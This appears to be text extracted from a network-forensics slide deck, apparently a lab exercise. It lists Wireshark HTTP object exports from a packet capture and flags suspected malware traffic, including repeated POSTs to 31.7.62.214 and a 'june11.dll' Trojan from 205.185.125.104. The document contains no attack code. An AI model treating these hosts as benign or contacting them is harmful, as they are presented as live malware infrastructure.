
Packet	Hostname	Content Type	Size	Filename
41350	www.iphonehacks.com	text/css	29 kB	font-awesome.i
41457	www.iphonehacks.com	text/css	150 kB	app.css
41477	www.iphonehacks.com	text/css	3,223 bytes	srr-css.css
41478	www.iphonehacks.com	text/css	374 bytes	pagenavi-css.cs
41482	www.iphonehacks.com	text/css	29 kB	style.min.css
41493	www.iphonehacks.com	text/css	9,142 bytes	style.css
41497	www.iphonehacks.com	application/javascript	5,541 bytes	srr-js.js
41508	www.iphonehacks.com	text/css	71 kB	jetpack.css
41513	www.iphonehacks.com	application/javascript	11 kB	modernizr.js
41534	www.iphonehacks.com	text/css	31 kB	style.css?ver=1
41542	www.iphonehacks.com	application/javascript	10 kB	jquery-migrate.
41543	www.iphonehacks.com	application/javascript	277 bytes	app.js
41544	www.iphonehacks.com	application/javascript	1,408 bytes	jquery.sonar.m
41553	www.iphonehacks.com	application/javascript	902 bytes	lazy-load.js
41557	www.iphonehacks.com	application/javascript	2,234 bytes	comment-reply
41559	www.iphonehacks.com	application/javascript	4,360 bytes	q2w3-fixed-wid
41593	www.iphonehacks.com	application/javascript	91 kB	foundation.min
41596	www.iphonehacks.com	application/javascript	1,403 bytes	wp-embed.min.
41600	www.iphonehacks.com	application/javascript	3,221 bytes	jquery.fitvids.js
41608	www.iphonehacks.com	image/jpeg	7,857 bytes	logo.jpg
41616	www.iphonehacks.com	image/png	233 bytes	menu.png
41618	www.iphonehacks.com	image/gif	42 bytes	1x1.trans.gif
42023	www.iphonehacks.com	application/octet-stream	71 kB	fontawesome-w
53966	www.iphonehacks.com	image/x-icon	1,150 bytes	favicon.ico
53967	www.iphonehacks.com	image/png	569 bytes	favicon.png
3324	www.msftncsi.com	text/plain	14 bytes	ncsi.txt
69719	www.publicdomaintorrents.com	application/x-bittorrent	8,268 bytes	btdownload.ph

Text Filter:

Save Save All Close Help

HTTP Traffic (continued)

- The traffic we observed was mostly HTTP traffic
- The sites that the users were viewing were:
 - img.timeinc.net,
 - chromebooktrivia.com
 - pictures.fasthealth.com



The image displays three side-by-side screenshots of the Wireshark 'HTTP object list' pane, showing a detailed view of HTTP traffic. Each pane lists packets with their corresponding hostnames, content types, sizes, and filenames.

Packet	Hostname	Content Type	Size	Filename
23833	geo.netsupportsoftware.com	text/html	1 bytes	locas.asp
35066	img.timeinc.net	text/css	90 kB	main.css
35091	img.timeinc.net	text/css	21 kB	fixed-header-fo
35120	img.timeinc.net	text/css	14 kB	photos.css
35124	img.timeinc.net	text/css	7,350 bytes	channel.css
35151	img.timeinc.net	application/javascript	33 kB	main.js
35174	img.timeinc.net	application/javascript	72 kB	jquery.js
35183	img.timeinc.net	application/javascript	751 bytes	showLinks.js
35184	img.timeinc.net	application/javascript	10 kB	articles.js
35194	img.timeinc.net	application/javascript	2,996 bytes	photoessay.js
35198	img.timeinc.net	application/javascript	319 bytes	frequency_capp
35202	img.timeinc.net	application/javascript	11 kB	mobileExperien
35213	img.timeinc.net	application/javascript	16 kB	MobileCompatil
35231	img.timeinc.net	image/gif	43 bytes	alt_holder.gif
35259	img.timeinc.net	application/javascript	71 kB	time_s_code.js
35453	img.timeinc.net	image/jpeg	124 kB	libya_ruins_01.j
36661	img.timeinc.net	image/png	2,238 bytes	btn_photos.png
36671	img.timeinc.net	image/png	3,449 bytes	inputBG.png
36685	img.timeinc.net	image/png	13 kB	newsletterLogo
36701	img.timeinc.net	image/png	2,068 bytes	share-tools.png
41306	img.timeinc.net	image/x-icon	1,150 bytes	favicon.ico
51657	insight.adsrvr.org		0 bytes	?adv=dwxytaad
69456	ir-na.amazon-adsystem.com	text/javascript	14 kB	ads-common.js
40196	isrg.trustid.ocsp.identrust.com	application/ocsp-response	1,398 bytes	MFYwVKADAgE
39623	js.hs-scripts.com	application/json	155 bytes	3778170.js
53206	load.sumome.com	text/javascript	2,192 bytes	/
53866	match.adsrvr.org	text/html	363 bytes	rightmedia?xid


Packet	Hostname	Content Type	Size	Filename
64014	snnmnkxdhflwghqismb.com		480 bytes	post.php
64018	snnmnkxdhflwghqismb.com	text/html	64 bytes	post.php
64026	snnmnkxdhflwghqismb.com		600 bytes	post.php
64028	snnmnkxdhflwghqismb.com	text/html	64 bytes	post.php
68803	status.rapidssl.com	application/ocsp-response	471 bytes	MFEwTzBNMEs
39667	subscription-assets.time.com	text/html	17 kB	login.html
40265	subscription-assets.time.com	image/png	3,284 bytes	logo.png
39896	subscription-assets.timeinc.com	application/javascript	50 kB	timecom.js
39975	subscription-assets.timeinc.com	application/javascript	662 bytes	ofie_regex.js
39998	subscription-assets.timeinc.com	application/javascript	59 kB	jsUtilityLibrary1
31781	sw.symcd.com	application/ocsp-response	1,625 bytes	MFEwTzBNMEs
38170	tag.bounceexchange.com	text/plain	24 kB	i.js
47029	tags.expo9.exponential.com	application/x-javascript	7,393 bytes	tags.js
35862	tiads.time.com	text/html	251 bytes	tgx.js
34644	time.com	text/html	183 bytes	header-footer.c
34656	time.com	text/html	183 bytes	header-footer.js
38167	timeinc.trc.taboola.com	text/html	31 bytes	json?tim=14%3
69761	torrent.ubuntu.cd	text/plain	431 bytes	announce?info
70098	tracker.publicdomaintorrents.com:6969	text/plain	40 bytes	announce?info
70176	tracker.publicdomaintorrents.com:6969	text/plain	171 bytes	scrape?info_ha
69420	www.assoc-amazon.com	text/javascript	238 bytes	ads.js
35571	www.chromebooktrivia.com	application/javascript	121 kB	tin-can.min.js?
35599	www.chromebooktrivia.com	application/javascript	14 kB	black-friday.js?
35621	www.chromebooktrivia.com	application/javascript	21 kB	snowstorm.js?
5130	www.googletagmanager.com	application/javascript	346 kB	gtm.js?id=GTM
41679	www.googletagmanager.com	text/javascript	52 kB	gpt.js
41338	www.iphonehacks.com	text/html	61 kB	jailbreak-ios-13

Packet	Hostname	Content Type	Size	Filename
77828	ocsp.digicert.com	application/ocsp-response	471 bytes	MFEwTzBNMEs
77829	ocsp.digicert.com	application/ocsp-response	471 bytes	MFEwTzBNMEs
77845	ocsp.digicert.com	application/ocsp-response	314 bytes	MFEwTzBNMEs
68737	ocsp.globalsign.com	application/ocsp-response	1,517 bytes	MEwwSjBIMEYw
68823	ocsp.godaddy.com	application/ocsp-response	1,697 bytes	MEQwQjBAMD4
68936	ocsp.godaddy.com	application/ocsp-response	1,730 bytes	MElwQDA%2BM
69009	ocsp.godaddy.com	application/ocsp-response	1,776 bytes	MEkwrZBFMEM
38690	ocsp.int-x3.letsencrypt.org	application/ocsp-response	527 bytes	MFgwVqADAgE
40188	ocsp.int-x3.letsencrypt.org	application/ocsp-response	527 bytes	MFgwVqADAgE
68793	ocsp2.globalsign.com	application/ocsp-response	1,570 bytes	ME0wSzBJMEcw
53994	orbike.com	text/html	41 kB	/
54017	orbike.com	text/html	41 kB	/
41079	pagead2.googlesyndication.com	text/javascript	106 kB	adsbygoogle.js
50362	pagead2.googlesyndication.com	text/javascript	106 kB	adsbygoogle.js
67463	pagead2.googlesyndication.com	text/javascript	75 kB	adsbygoogle.js
67683	pagead2.googlesyndication.com	text/javascript	189 kB	show_ads_impl
69207	pagead2.googlesyndication.com	text/javascript	52 kB	show_ads.js
39257	pictures.fasthealth.com	image/png	3,370 bytes	282567.png?las
39295	pictures.fasthealth.com	image/png	6,370 bytes	281709.png?las
39331	pictures.fasthealth.com	image/png	3,486 bytes	282565.png?las
39332	pictures.fasthealth.com	image/png	5,310 bytes	284947.png?las
39339	pictures.fasthealth.com	image/png	3,832 bytes	282563.png?las
39350	pictures.fasthealth.com	image/png	5,082 bytes	283189.png?las
39379	pictures.fasthealth.com	image/png	15 kB	270545.png?las
39403	pictures.fasthealth.com	image/png	22 kB	284675.png
39462	pictures.fasthealth.com	image/png	39 kB	283173.png?las
39470	pictures.fasthealth.com	image/png	36 kB	283175.png?las

Malicious Activity

Malware Downloads

- There was some strange HTTP traffic
- The sites being browsed were:
 - 31.7.62.214 (fakeurl.htm)
 - 205.185.125.104 (june11.dll Trojan)




Wireshark · Export · HTTP object list

Packet	Hostname	Content Type	Size	Filename
31799	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31801	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31803	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31877	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31902	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31906	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31908	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31910	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31912	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31914	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31916	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31918	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31920	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31922	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31924	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31926	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31928	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31930	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31932	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31958	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31960	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31962	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31966	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31968	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31970	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31972	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31974	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm

Text Filter:

Save Save All Close Help



Wireshark · Export · HTTP object list

